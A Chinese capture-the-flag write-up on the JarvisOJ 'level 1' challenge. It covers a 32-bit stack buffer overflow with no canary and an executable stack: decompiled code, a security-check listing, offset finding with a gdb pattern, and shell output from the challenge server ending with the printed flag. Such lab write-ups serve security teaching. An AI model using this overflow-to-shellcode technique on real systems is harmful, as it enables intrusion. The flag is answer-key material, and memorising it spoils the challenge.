

# 一.前言

练习平台: <https://www.jarvisoj.com/challenges>

题目: [XMAN] level 1

```
zzw@ubuntu:~/Desktop/pwn$ ./level1
What's this:0xffbf9fa0?
asddas
Hello, World!
zzw@ubuntu:~/Desktop/pwn$ file level1
level1: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=7d479bd8046d018bbb3829ab97f6196c0238b344, not stripped
zzw@ubuntu:~/Desktop/pwn$
```


## 二.分析

### 2.1 IDA查看

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    vulnerable_function();
    write(1, "Hello, World!\n", 0xEu);
    return 0;
}
```

```
ssize_t vulnerable_function()
{
    int v1; // [esp-8Ch] [ebp-8Ch]

    printf("What's this:%p?\n", &v1);
    return read(0, &v1, 0x100u);
}
```



这里要注意漏洞函数中read的第一个参数, 这里表示的是标准输入, 很明显这里存在一个栈溢出。

查看是否有system () 、"/bin/sh"字符。

Function name	Segment
<a href="#">f</a> _init_proc	.init
<a href="#">f</a> sub_8048320	.plt
<a href="#">f</a> _read	.plt
<a href="#">f</a> _printf	.plt
<a href="#">f</a> ___gmon_start__	.plt
<a href="#">f</a> ___libc_start_main	.plt
<a href="#">f</a> _write	.plt
<a href="#">f</a> _start	.text
<a href="#">f</a> __x86_get_pc_thunk_bx	.text
<a href="#">f</a> deregister_tm_clones	.text
<a href="#">f</a> register_tm_clones	.text
<a href="#">f</a> __do_global_ctors_aux	.text
<a href="#">f</a> frame_dummy	.text
<a href="#">f</a> vulnerable_function	.text
<a href="#">f</a> main	.text
<a href="#">f</a> __libc_csu_init	.text
<a href="#">f</a> __libc_csu_fini	.text
<a href="#">f</a> _term_proc	.fini
<a href="#">f</a> read	external
<a href="#">f</a> printf	external
<a href="#">f</a> ___libc_start_main	external
<a href="#">f</a> write	external
<a href="#">f</a> ___gmon_start__	external

并无相关字样。

## 2.2 GDB调试

### 2.2.1 查看安全机制

```
[*] /home/zzw/Desktop/pwn/level1
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX disabled
PIE:       No PIE (0x8048000)
RWX:       Has RWX segments
```

堆栈可以执行。这样我们是否可以将shellcode,写入缓冲区，然后return到缓冲区地。

### 2.2.2 缓冲区大小调试

gdb中使用命令生成若干字符

命令：pattern create X00

```
gdb-peda$ pattern create 400
'AAA%AA$AABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAACAA2AAHAAdAA3AAIAAeAA4
AAJAAfAA5AAKAAGAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAkAAPAAlAAQAAmAARAAoAASAApAATAA
qAAUAArAAVAAtAAWAAuAAXAAvAAYAaAAZAAxAAyAAzAA%AA%$AA%BA%$AA%CA%-A%(A%DA%;A%)A%EA
%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%LA%hA%7A%MA%iA%8A%N
A%jA%9A%OA%kA%PA%lA%QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%
y'
```

然后复制生成的这段字符，在程序需要输入的地方输入



```
zzw@ubuntu:~/Desktop/pwn$ python3 11.py
[+] Opening connection to pwn2.jarvisoj.com on port 9877: Done
b'ff8f9010'
[*] Switching to interactive mode
$ ls
flag
level1
$ cat flag
CTF{82c2aa534a9dede9c3a0045d0fec8617}
$ █
```

flag

CTF{82c2aa534a9dede9c3a0045d0fec8617}